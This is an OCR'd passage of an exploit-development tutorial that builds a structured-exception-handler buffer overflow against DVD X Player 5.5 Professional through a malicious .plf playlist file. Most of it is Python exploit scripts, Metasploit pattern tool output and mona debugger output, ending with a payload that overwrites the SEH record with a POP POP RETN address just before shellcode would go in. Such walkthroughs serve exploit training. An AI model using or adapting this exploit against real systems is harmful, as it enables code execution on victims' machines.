





*new 1 - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 1
length : 2002 Ln : 1 Col : 2003 Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS


Save As
Save in:
Desktop
My Recent Documents
Desktop
My Documents
My Computer
My Network
My Documents
My Computer
My Network Places
DVD X Player 5.5 Professional
Immunity Debugger
Mozilla Firefox
chars
Shortcut to OLLYDBG
Shortcut to vulnserver
size
File name:
test.plf
Save as type:
All types (*.*)
Save
Cancel


DVD X PLAYER
DVD X PLAYER
CH H M S
0 00:00:00
D:\
Play DVD from Hard Disk...
Play Media Files...
Play Photos as Silde Show...
Open Playlist...
Professional


Select a playlist file
Look in:
Desktop
My Documents
My Computer
My Network Places
test.plf
My Recent Documents
Desktop
My Documents
My Computer
My Network
File name:
test
Files of type:
Playlist File(*.PLF,*.SLS)
Open
Cancel


C:\Documents and Settings\user\Desktop\crash.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ? X
crash.py
1 #!/usr/bin/python -w
2
3 filename="evil.plf"
4
5 buffer = "A"*2000
6
7 textfile = open(filename , 'w')
8 textfile.write(buffer)
9 textfile.close()
length : 146 Ln : 9 Col : 17 Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS



System Console

File Edit View Help

System Console | System Console

```
D:\msf\apps\pro\msf3>cd tools

D:\msf\apps\pro\msf3\tools>ruby pattern_create.rb 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
BwOBw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

Ready 30x80

```
#!/usr/bin/python -w

filename="evil.plf"

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
"

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

```
!mona findmsp
Show Memory window (Alt+M)                                    Paused
```

```
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x37694136 (offset 260)
0BADF00D     ESP (0x0013f470) points at offset 280 in normal pattern (length 1720)
0BADF00D     ECX (0x03cf09e0) points at offset 1052 in normal pattern (length 8)
0BADF00D [+] Examining SEH chain
0BADF00D     SEH record (nseh field) at 0x0013f5b8 overwritten with normal pattern : 0x41347541 (offset 608),
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D     Walking stack from 0x00138000 to 0x0013fffc (0x00007ffc bytes)
0BADF00D     0x0013f254 : Contains normal cyclic pattern at ESP-0x21c (-540) : offset 0, length 260 (-> 0x0013
0BADF00D     0x0013f358 : Contains normal cyclic pattern at ESP-0x118 (-280) : offset 0, length 2000 (-> 0x001
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D     Walking stack from 0x00138000 to 0x0013fffc (0x00007ffc bytes)
```


BYTES IN SEH= 0x41347541 (offset=608 bytes i.e 608 bytes are need to overwrite the SEH)

we can verify it by using pattern_offset tool.

```
System Console  System Console

D:\msf\apps\pro\msf3\tools>ruby pattern_offset.rb 0x41347541
[*] Exact match at offset 612

D:\msf\apps\pro\msf3\tools>
Ready                                                    5x80
```


```
#!/usr/bin/python -w

filename="evil.plf"
#buffer = junk+[nSEH]+[SEH]+Shellcode
#buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode

buffer = "A"*608 + "B"*4 + "C"*4 + "D"*1388
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

So we have successfully overwritten SEH record what all we have to do now is to locate the POP POP RETN instruction. Using mona utility as follows we can find the pointer to such commands !




So we will use the address 0x61617619 that contains the POP POP RENT commands that is located in EPG.DLL, don't forget to set break point on this address to notice the behavior of instruction execution.

```
1   #!/usr/bin/python -w
2
3   filename="evil.plf"
4   #POP POP RETN address: 61617619 --> SEH
5   #buffer = junk+[nSEH]+[SEH]+Shellcode
6   #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
7
8   buffer = "A"*608 + "B"*4 + "\x19\x76\x61\x61" + "D"*1388
9   textfile = open(filename , 'w')
10  textfile.write(buffer)
```




Set break point at 0x61617619




now open the plf again,

